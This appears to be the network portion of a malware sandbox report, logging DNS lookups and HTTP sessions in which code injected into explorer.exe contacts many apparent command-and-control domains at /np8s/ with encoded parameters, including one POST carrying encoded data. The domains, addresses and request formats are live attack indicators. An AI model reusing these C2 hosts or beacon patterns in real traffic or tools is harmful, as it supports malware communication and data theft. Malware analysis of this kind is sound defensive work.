May 27, 2022 18:42:41.695749998 CEST	192.168.2.5	8.8.8.8	0x8294	Standard query (0)	www.gafcbooster.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 27, 2022 18:42:48.746814966 CEST	192.168.2.5	8.8.8.8	0x58aa	Standard query (0)	www.halecamilla.site	A (IP address)	IN (0x0001)
May 27, 2022 18:42:54.298546076 CEST	192.168.2.5	8.8.8.8	0x5121	Standard query (0)	www.ratebill.com	A (IP address)	IN (0x0001)
May 27, 2022 18:43:00.232038975 CEST	192.168.2.5	8.8.8.8	0x97c5	Standard query (0)	www.topings33.com	A (IP address)	IN (0x0001)
May 27, 2022 18:43:24.170703888 CEST	192.168.2.5	8.8.8.8	0x4865	Standard query (0)	www.jlbwaterdamagerepairseattle.com	A (IP address)	IN (0x0001)
May 27, 2022 18:43:34.985131979 CEST	192.168.2.5	8.8.8.8	0x6fe8	Standard query (0)	www.localbloom.online	A (IP address)	IN (0x0001)
May 27, 2022 18:43:40.351139069 CEST	192.168.2.5	8.8.8.8	0x4be4	Standard query (0)	www.brawlhallacodestore.com	A (IP address)	IN (0x0001)
May 27, 2022 18:43:48.340230942 CEST	192.168.2.5	8.8.8.8	0x864b	Standard query (0)	www.pdwfifi.com	A (IP address)	IN (0x0001)
May 27, 2022 18:43:53.504652977 CEST	192.168.2.5	8.8.8.8	0x172b	Standard query (0)	www.68chengxinle.com	A (IP address)	IN (0x0001)
May 27, 2022 18:44:11.556072950 CEST	192.168.2.5	8.8.8.8	0x58f3	Standard query (0)	www.refreshertowels.com	A (IP address)	IN (0x0001)
May 27, 2022 18:44:17.278124094 CEST	192.168.2.5	8.8.8.8	0xc007	Standard query (0)	www.muddybootslife.com	A (IP address)	IN (0x0001)
May 27, 2022 18:44:22.987395048 CEST	192.168.2.5	8.8.8.8	0x9a64	Standard query (0)	www.o7oiwlp.xyz	A (IP address)	IN (0x0001)
May 27, 2022 18:44:28.831376076 CEST	192.168.2.5	8.8.8.8	0xc5c3	Standard query (0)	www.spxtokensales.com	A (IP address)	IN (0x0001)
May 27, 2022 18:44:28.855243921 CEST	192.168.2.5	8.8.8.8	0xaad6	Standard query (0)	www.spxtokensales.com	A (IP address)	IN (0x0001)
May 27, 2022 18:44:28.879286051 CEST	192.168.2.5	8.8.8.8	0x8d67	Standard query (0)	www.spxtokensales.com	A (IP address)	IN (0x0001)
May 27, 2022 18:44:33.909610033 CEST	192.168.2.5	8.8.8.8	0x5592	Standard query (0)	www.84866.xyz	A (IP address)	IN (0x0001)
May 27, 2022 18:44:39.692225933 CEST	192.168.2.5	8.8.8.8	0x5e70	Standard query (0)	www.tentanguang.online	A (IP address)	IN (0x0001)
May 27, 2022 18:44:40.705912113 CEST	192.168.2.5	8.8.8.8	0x5e70	Standard query (0)	www.tentanguang.online	A (IP address)	IN (0x0001)
May 27, 2022 18:44:41.721628904 CEST	192.168.2.5	8.8.8.8	0x5e70	Standard query (0)	www.tentanguang.online	A (IP address)	IN (0x0001)
May 27, 2022 18:44:41.730488062 CEST	192.168.2.5	8.8.8.8	0x1f80	Standard query (0)	www.tentanguang.online	A (IP address)	IN (0x0001)
May 27, 2022 18:44:46.958093882 CEST	192.168.2.5	8.8.8.8	0x4c8d	Standard query (0)	www.localbloom.online	A (IP address)	IN (0x0001)
May 27, 2022 18:44:52.177602053 CEST	192.168.2.5	8.8.8.8	0xe6cc	Standard query (0)	www.mysbaally.com	A (IP address)	IN (0x0001)
May 27, 2022 18:44:52.246082067 CEST	192.168.2.5	8.8.8.8	0x5556	Standard query (0)	www.mysbaally.com	A (IP address)	IN (0x0001)
May 27, 2022 18:44:52.289501905 CEST	192.168.2.5	8.8.8.8	0xb55b	Standard query (0)	www.mysbaally.com	A (IP address)	IN (0x0001)
May 27, 2022 18:45:20.945590019 CEST	192.168.2.5	8.8.8.8	0x6638	Standard query (0)	www.wps-mtb.com	A (IP address)	IN (0x0001)
May 27, 2022 18:45:21.944252968 CEST	192.168.2.5	8.8.8.8	0x6638	Standard query (0)	www.wps-mtb.com	A (IP address)	IN (0x0001)
May 27, 2022 18:45:22.132440090 CEST	192.168.2.5	8.8.8.8	0xe9a5	Standard query (0)	www.wps-mtb.com	A (IP address)	IN (0x0001)
May 27, 2022 18:45:22.231492996 CEST	192.168.2.5	8.8.8.8	0xb331	Standard query (0)	www.wps-mtb.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 27, 2022 18:40:23.606199980 CEST	8.8.8.8	192.168.2.5	0xa8aa	No error (0)	dilshadkhan.duia.ro		91.193.75.133	A (IP address)	IN (0x0001)
May 27, 2022 18:40:37.357868910 CEST	8.8.8.8	192.168.2.5	0xafdd	No error (0)	dilshadkhan.duia.ro		91.193.75.133	A (IP address)	IN (0x0001)
May 27, 2022 18:40:46.368906975 CEST	8.8.8.8	192.168.2.5	0xf7b9	No error (0)	dilshadkhan.duia.ro		91.193.75.133	A (IP address)	IN (0x0001)
May 27, 2022 18:40:55.801886082 CEST	8.8.8.8	192.168.2.5	0x2f29	No error (0)	dilshadkhan.duia.ro		91.193.75.133	A (IP address)	IN (0x0001)
May 27, 2022 18:42:05.296097040 CEST	8.8.8.8	192.168.2.5	0xb45a	No error (0)	www.rasheedabossmoves.com	rasheedabossmoves.com		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 27, 2022 18:42:05.296097040 CEST	8.8.8.8	192.168.2.5	0xb45a	No error (0)	rasheedabossmoves.com		160.153.136.3	A (IP address)	IN (0x0001)
May 27, 2022 18:42:12.339371920 CEST	8.8.8.8	192.168.2.5	0x39b0	No error (0)	www.84866.xyz		35.241.47.216	A (IP address)	IN (0x0001)
May 27, 2022 18:42:17.703310013 CEST	8.8.8.8	192.168.2.5	0xcf99	No error (0)	www.sekolahkejepang.com	sekolahkejepang.com		CNAME (Canonical name)	IN (0x0001)
May 27, 2022 18:42:17.703310013 CEST	8.8.8.8	192.168.2.5	0xcf99	No error (0)	sekolahkejepang.com		103.247.11.212	A (IP address)	IN (0x0001)
May 27, 2022 18:42:23.634542942 CEST	8.8.8.8	192.168.2.5	0x198e	No error (0)	www.refreshertowels.com		23.231.99.207	A (IP address)	IN (0x0001)
May 27, 2022 18:42:29.511679888 CEST	8.8.8.8	192.168.2.5	0x2230	Name error (3)	www.hengyuejiguang.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 18:42:34.552783012 CEST	8.8.8.8	192.168.2.5	0xf9ef	No error (0)	www.medyumgalip.com		172.67.140.71	A (IP address)	IN (0x0001)
May 27, 2022 18:42:34.552783012 CEST	8.8.8.8	192.168.2.5	0xf9ef	No error (0)	www.medyumgalip.com		104.21.8.218	A (IP address)	IN (0x0001)
May 27, 2022 18:42:43.708076954 CEST	8.8.8.8	192.168.2.5	0x8294	Server failure (2)	www.gafcbooster.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 18:42:44.711980104 CEST	8.8.8.8	192.168.2.5	0x8294	Server failure (2)	www.gafcbooster.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 18:42:46.714152098 CEST	8.8.8.8	192.168.2.5	0x8294	Server failure (2)	www.gafcbooster.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 18:42:48.916855097 CEST	8.8.8.8	192.168.2.5	0x58aa	No error (0)	www.halecamilla.site	halecamilla.site		CNAME (Canonical name)	IN (0x0001)
May 27, 2022 18:42:48.916855097 CEST	8.8.8.8	192.168.2.5	0x58aa	No error (0)	halecamilla.site		207.174.214.35	A (IP address)	IN (0x0001)
May 27, 2022 18:42:54.472529888 CEST	8.8.8.8	192.168.2.5	0x5121	No error (0)	www.ratebill.com		137.220.133.198	A (IP address)	IN (0x0001)
May 27, 2022 18:43:00.324579000 CEST	8.8.8.8	192.168.2.5	0x97c5	No error (0)	www.topings33.com		162.0.230.89	A (IP address)	IN (0x0001)
May 27, 2022 18:43:24.308945894 CEST	8.8.8.8	192.168.2.5	0x4865	No error (0)	www.jlbwaterdamagerepairseattle.com		170.39.76.27	A (IP address)	IN (0x0001)
May 27, 2022 18:43:35.037714005 CEST	8.8.8.8	192.168.2.5	0x6fe8	No error (0)	www.localbloom.online		185.134.245.113	A (IP address)	IN (0x0001)
May 27, 2022 18:43:40.389641047 CEST	8.8.8.8	192.168.2.5	0x4be4	No error (0)	www.brawlhallacodestore.com	shop.freewebstore.org		CNAME (Canonical name)	IN (0x0001)
May 27, 2022 18:43:40.389641047 CEST	8.8.8.8	192.168.2.5	0x4be4	No error (0)	shop.freewebstore.org		52.17.85.125	A (IP address)	IN (0x0001)
May 27, 2022 18:43:48.363925934 CEST	8.8.8.8	192.168.2.5	0x864b	No error (0)	www.pdwfifi.com		185.53.179.171	A (IP address)	IN (0x0001)
May 27, 2022 18:43:53.677223921 CEST	8.8.8.8	192.168.2.5	0x172b	No error (0)	www.68chengxinle.com		45.39.111.146	A (IP address)	IN (0x0001)
May 27, 2022 18:44:11.583956957 CEST	8.8.8.8	192.168.2.5	0x58f3	No error (0)	www.refreshertowels.com		23.231.99.207	A (IP address)	IN (0x0001)
May 27, 2022 18:44:17.446652889 CEST	8.8.8.8	192.168.2.5	0xc007	No error (0)	www.muddybootslife.com	muddybootslife.com		CNAME (Canonical name)	IN (0x0001)
May 27, 2022 18:44:17.446652889 CEST	8.8.8.8	192.168.2.5	0xc007	No error (0)	muddybootslife.com		66.235.200.145	A (IP address)	IN (0x0001)
May 27, 2022 18:44:23.014332056 CEST	8.8.8.8	192.168.2.5	0x9a64	No error (0)	www.o7oiwlp.xyz		134.122.201.217	A (IP address)	IN (0x0001)
May 27, 2022 18:44:28.853545904 CEST	8.8.8.8	192.168.2.5	0xc5c3	Name error (3)	www.spxtokensales.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 18:44:28.877693892 CEST	8.8.8.8	192.168.2.5	0xaad6	Name error (3)	www.spxtokensales.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 18:44:28.901909113 CEST	8.8.8.8	192.168.2.5	0x8d67	Name error (3)	www.spxtokensales.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 18:44:34.336025000 CEST	8.8.8.8	192.168.2.5	0x5592	No error (0)	www.84866.xyz		35.241.47.216	A (IP address)	IN (0x0001)
May 27, 2022 18:44:41.728339911 CEST	8.8.8.8	192.168.2.5	0x5e70	Server failure (2)	www.tentanguang.online	none	none	A (IP address)	IN (0x0001)
May 27, 2022 18:44:41.735764027 CEST	8.8.8.8	192.168.2.5	0x5e70	No error (0)	www.tentanguang.online		185.27.134.149	A (IP address)	IN (0x0001)
May 27, 2022 18:44:41.738681078 CEST	8.8.8.8	192.168.2.5	0x5e70	No error (0)	www.tentanguang.online		185.27.134.149	A (IP address)	IN (0x0001)
May 27, 2022 18:44:41.813271999 CEST	8.8.8.8	192.168.2.5	0x1f80	No error (0)	www.tentanguang.online		185.27.134.149	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 27, 2022 18:44:46.984272003 CEST	8.8.8.8	192.168.2.5	0x4c8d	No error (0)	www.localbloom.online		185.134.245.113	A (IP address)	IN (0x0001)
May 27, 2022 18:44:52.244136095 CEST	8.8.8.8	192.168.2.5	0xe6cc	Name error (3)	www.mysbaally.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 18:44:52.287955999 CEST	8.8.8.8	192.168.2.5	0x5556	Name error (3)	www.mysbaally.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 18:44:52.354617119 CEST	8.8.8.8	192.168.2.5	0xb55b	Name error (3)	www.mysbaally.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 18:45:22.130119085 CEST	8.8.8.8	192.168.2.5	0x6638	Server failure (2)	www.wps-mtb.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 18:45:22.191454887 CEST	8.8.8.8	192.168.2.5	0x6638	Server failure (2)	www.wps-mtb.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 18:45:22.229511976 CEST	8.8.8.8	192.168.2.5	0xe9a5	Server failure (2)	www.wps-mtb.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 18:45:22.321934938 CEST	8.8.8.8	192.168.2.5	0xb331	Server failure (2)	www.wps-mtb.com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.rasheedabossmoves.com
- www.84866.xyz
- www.sekolahkejepang.com
- www.refreshertowels.com
- www.medyumgalip.com
- www.halecamilla.site
- www.ratebill.com
- www.topings33.com
- www.jlbwaterdamagerepairseattle.com
- www.localbloom.online
- www.brawlhallacodestore.com
- www.pdwfifi.com
- www.68chengxinle.com
- www.muddybootslife.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49830	160.153.136.3	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:42:06.776382923 CEST	910	OUT	GET /np8s/?4hM4=o4B0f&zVB=pvCvVC1srqMzTu3vjZ/Pi4S7puQ7WYlroZs2vwEH9SE4BkgUF4SEMyF7Qq3EYWraDKw9 HTTP/1.1 Host: www.rasheedabossmoves.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 27, 2022 18:42:06.806461096 CEST	910	IN	HTTP/1.1 400 Bad Request Connection: close

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49840	35.241.47.216	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:42:12.360888004 CEST	992	OUT	GET /np8s/?zVB=LP9EI17xKnNeim8nLd+KxbxmCUjQ+ejx+5/wYAWzXpI6ry2rccLFMoZPirUOcSWhDiha&4hM4=o4B0f HTTP/1.1 Host: www.84866.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 27, 2022 18:42:12.665857077 CEST	993	IN	HTTP/1.1 200 OK Server: nginx/1.20.2 Date: Fri, 27 May 2022 16:42:12 GMT Content-Type: text/html Content-Length: 5248 Last-Modified: Fri, 11 Mar 2022 02:41:55 GMT Vary: Accept-Encoding ETag: "622ab6f3-1480" Cache-Control: no-cache Accept-Ranges: bytes Via: 1.1 google Connection: close Data Raw: 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 7a 68 22 3e 3c 68 65 61 64 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 6d 61 78 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 30 22 3e 3c 73 63 72 69 70 74 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 67 2e 61 6c 69 63 64 6e 2e 63 6f 6d 2f 77 6f 6f 64 70 65 63 6b 65 72 78 2f 6a 73 73 64 6b 2f 77 70 6b 52 65 70 6f 72 74 65 72 2e 6a 73 22 20 63 72 6f 73 73 6f 72 69 67 6e 3d 22 74 72 75 65 22 3e 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 67 2e 61 6c 69 63 64 6e 2e 63 6f 6d 2f 77 6f 6f 64 70 65 63 6b 65 72 78 2f 6a 73 73 64 6b 2f 70 6c 75 67 69 6e 73 2f 67 6c 6f 62 61 6c 65 72 72 6f 72 2e 6a 73 22 20 63 72 6f 73 73 6f 72 69 67 69 6e 3d 22 74 72 75 65 22 3e 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 67 2e 61 6c 69 63 64 6e 2e 63 6f 6d 2f 77 6f 6f 64 70 65 63 6b 65 72 78 2f 6a 73 73 64 6b 2f 70 6c 75 67 69 6e 73 2f 70 65 72 66 6f 72 6d 61 6e 63 65 2e 6a 73 22 20 63 72 6f 73 73 6f 72 69 67 69 6e 3d 22 74 72 75 65 22 3e 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 3e 77 69 6e 64 6f 77 2e 77 70 6b 52 65 70 6f 72 74 65 72 28 26 28 77 69 6e 64 6f 77 2e 77 70 6b 3d 6e 65 77 20 77 69 6e 64 6f 77 2e 77 70 6b 52 65 70 6f 72 74 65 72 28 7b 62 69 64 3a 22 62 65 72 67 2d 64 6f 77 6e 6c 6f 61 64 22 2c 72 65 6c 3a 22 32 2e 32 38 2e 31 22 2c 73 61 6d 70 6c 65 52 61 74 65 3a 31 2c 70 6c 75 67 69 6e 73 3a 5b 5b 77 69 6e 64 6f 77 2e 77 70 6b 67 6c 6f 62 61 6c 65 72 72 6f 72 50 6c 75 67 69 6e 2c 7b 6a 73 45 72 72 3a 21 30 2c 6a 73 45 72 72 53 61 6d 70 6c 65 52 61 74 65 3a 31 2c 72 65 73 45 72 72 3a 21 30 2c 72 65 73 45 72 72 53 61 6d 70 6c 65 52 61 74 65 3a 31 7d 5d 2c 5b 77 69 6e 64 6f 77 2e 77 70 6b 70 65 72 66 6f 72 6d 61 6e 63 65 50 6c 75 67 69 6e 2c 7b 65 6e 61 62 6c 65 3a 21 30 2c 73 61 6d 70 6c 65 52 61 74 65 3a 2e 35 7d 5d 5d 7d 29 2c 77 69 6e 64 6f 77 2e 77 70 6b 2e 69 6e 73 74 61 6c 6c 28 29 29 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 3e 66 75 6e 63 74 69 6f 6e 20 6c 6f 61 64 42 61 69 64 75 48 6d 74 28 74 29 7b 63 6f 6e 73 6f 6c 65 2e 6c 6f 67 28 22 e7 99 be e5 ba a6 e7 bb 9f e8 ae a1 22 2c 74 29 3b 76 61 72 20 65 3d 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 22 73 63 72 69 70 74 22 29 3b 65 2e 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 68 6d 2e 62 61 69 64 75 2e 63 6f 6d 2f 68 6d 2e 6a 73 3f 22 2b 74 3b 76 61 72 20 6f 3d 64 6f 63 75 6d 65 6e 74 2e 67 65 74 45 6c 65 6d 65 6e 74 73 42 79 54 61 67 4e 61 6d 65 28 22 73 63 72 69 70 74 22 29 5b 30 5d 3b 6f 2e 70 61 72 65 6e 74 4e 6f 64 65 2e 69 6e 73 65 72 74 42 65 66 6f 72 65 28 65 2c 6f 29 7d 66 75 6e 63 74 69 6f 6e 20 62 61 69 64 75 50 75 73 68 28 74 2c 65 2c 6f 29 7b 77 69 6e 64 6f 77 2e 5f 68 6d 74 2e 70 75 73 68 28 5b 22 5f 74 72 61 63 6b 45 76 65 6e 74 22 2c 74 2c Data Ascii: <!doctype html><html lang="zh"><head><meta charset="UTF-8"><meta name="viewport" content="width=device-width,initial-scale=1,maximum-scale=1,user-scalable=0"><script src="https://g.alicdn.com/woodpeckerx/jssdk/wpkReporter.js" crossorigin="true"></script><script src="https://g.alicdn.com/woodpeckerx/jssdk/plugins/globalerror.js" crossorigin="true"></script><script src="https://g.alicdn.com/woodpeckerx/jssdk/plugins/performance.js" crossorigin="true"></script><script>window.wpkReporter&&(window.wpk=new window.wpkReporter({bid:"berg-download",rel:"2.28.1",sampleRate:1,plugins:[[window.wpkglobalerrorPlugin,{jsErr:!0,jsErrSampleRate:1,resErr:!0,resErrSampleRate:1}],[window.wpkperformancePlugin,{enable:!0,sampleRate:.5}]]}),window.wpk.install())</script><script>function loadBaiduHmt(t){console.log("",t);var e=document.createElement("script");e.src="https://hm.baidu.com/hm.js?"+t;var o=document.getElementsByTagName("script")[0];o.parentNode.insertBefore(e,o)}function baiduPush(t,e,o){window._hmt.push(["_trackEvent",t,

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.5	49892	170.39.76.27	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:43:24.808360100 CEST	9539	OUT	GET /np8s/?4hM4=o4B0f&zVB=d/nstEfJj6EqHIao63FJ0s9GuqA95KQHoqtaktjr9/p2jHwlkCQ3yhCEo1SUrSQk5nZI HTTP/1.1 Host: www.jlbwaterdamagerepairseattle.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:43:24.950850010 CEST	9564	IN	HTTP/1.1 404 Not Found Connection: close content-type: text/html content-length: 584 date: Fri, 27 May 2022 16:43:24 GMT server: LiteSpeed vary: User-Agent,User-Agent Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 0a 3c 54 49 54 4c 45 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0a 3c 2f 48 45 41 44 3e 3c 42 4f 44 59 3e 0a 3c 48 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 48 31 3e 0a 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 6e 70 38 73 2f 3f 34 68 4d 34 3d 6f 34 42 30 66 26 61 6d 70 3b 7a 56 42 3d 64 2f 6e 73 74 45 66 4a 6a 36 45 71 48 49 61 6f 36 33 46 4a 30 73 39 47 75 71 41 39 35 4b 51 48 6f 71 74 61 6b 74 6a 72 39 2f 70 32 6a 48 77 6c 6b 43 51 33 79 68 43 45 6f 31 53 55 72 53 51 6b 35 6e 5a 6c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 0a 3c 48 52 3e 0a 3c 49 3e 77 77 77 2e 6a 6c 62 77 61 74 65 72 64 61 6d 61 67 65 72 65 70 61 69 72 73 65 61 74 74 6c 65 2e 63 6f 6d 3c 2f 49 3e 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><HTML><HEAD><TITLE>404 Not Found</TITLE></HEAD><BODY><H1>Not Found</H1>The requested URL /np8s/?4hM4=o4B0f&zVB=d/nstEfJj6EqHIao63FJ0s9GuqA95KQHoqtaktjr9/p2jHwlkCQ3yhCEo1SUrSQk5nZl was not found on this server.<HR><I>www.jlbwaterdamagerepairseattle.com</I></BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.5	49901	185.134.245.113	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:43:35.083694935 CEST	9574	OUT	POST /np8s/ HTTP/1.1 Host: www.localbloom.online Connection: close Content-Length: 409 Cache-Control: no-cache Origin: http://www.localbloom.online User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.localbloom.online/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 7a 56 42 3d 68 62 51 6a 45 64 37 4f 55 73 31 78 6c 61 46 55 36 51 47 50 31 73 33 44 33 6f 39 35 66 51 5a 58 33 30 42 61 73 6c 52 6c 74 6f 63 45 41 68 31 75 4d 67 6f 45 50 46 55 61 4f 4b 4d 63 6b 6a 4e 79 44 6b 7e 62 44 79 68 4f 66 59 51 73 46 65 52 36 78 57 55 33 43 52 39 57 46 51 68 75 67 6a 48 37 6b 68 36 55 62 74 78 5a 54 32 52 67 4c 51 75 63 59 53 4f 58 4a 35 55 75 46 58 69 6a 28 67 61 63 73 4c 59 4a 4a 49 59 36 4e 55 34 4f 54 74 6c 53 39 35 77 70 36 69 55 67 64 4d 6c 77 4b 46 64 77 79 73 63 50 4c 50 4f 39 38 5f 50 67 70 61 33 56 59 67 57 6d 5a 6c 46 41 6f 4f 78 76 28 6c 6a 4b 36 38 51 4b 6a 5f 54 78 43 66 49 65 61 42 71 6c 66 55 59 56 35 38 54 4b 47 43 30 4d 6f 52 71 49 53 70 72 56 36 4 6 54 77 42 57 69 44 35 38 42 4f 44 61 43 4d 7e 6c 68 45 6f 63 45 7a 46 66 7a 43 54 63 58 66 6c 4e 4f 71 34 4e 61 74 7a 44 51 48 43 43 73 41 72 44 34 30 49 34 6a 6c 65 56 66 58 79 37 58 53 7a 33 4a 72 74 4e 57 33 57 61 54 39 76 59 69 78 72 48 31 73 4d 44 36 7a 6a 45 56 59 54 51 6c 51 37 63 4b 47 49 6f 67 68 64 67 4b 4d 6b 41 68 4c 6c 51 6c 69 72 34 49 71 7e 30 30 66 4e 41 43 63 71 37 28 42 78 6c 56 4e 43 33 32 49 34 71 6f 55 75 74 44 68 6b 51 36 62 4d 7a 66 78 4c 65 44 46 43 35 67 79 70 42 6c 57 53 4c 44 38 70 77 29 2e 00 00 00 00 00 00 00 00 Data Ascii: zVB=hbQjEd7OUs1xlaFU6QGP1s3D3o95fQZX30BaslRltocEAh1uMgoEPFUaOKMckjNyDk~bDyhOfYQsFeR6xWU3CR9WFQhugjH7kh6UbtxZT2RgLQucYSOXJ5UuFXij(gacsLYJJIY6NU4OTtlS95wp6iUgdMlwKFdwyscPLPO98_Pgpa3VYgWmZlFAoOxv(ljK68QKj_TxCfIeaBqlfUYV58TKGC0MoRqISprV6FTwBWiD58BODaCM~lhEocEzFfzCTcXflNOq4NatzDQHCCsArD40I4jleVfXy7XSz3JrtNW3WaT9vYixrH1sMD6zjEVYTQlQ7cKGIoghdgKMkAhLlQlir4Iq~00fNACcq7(BxlVNC32I4qoUutDhkQ6bMzfxLeDFC5gypBlWSLD8pw).
May 27, 2022 18:43:35.127604961 CEST	9575	IN	HTTP/1.1 405 Not Allowed Server: nginx Date: Fri, 27 May 2022 16:43:35 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Data Raw: 61 36 0d 0a 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: a6<html><head><title>405 Not Allowed</title></head><body bgcolor="white"><center> 405 Not Allowed </center><hr><center>nginx</center></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.5	49902	185.134.245.113	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
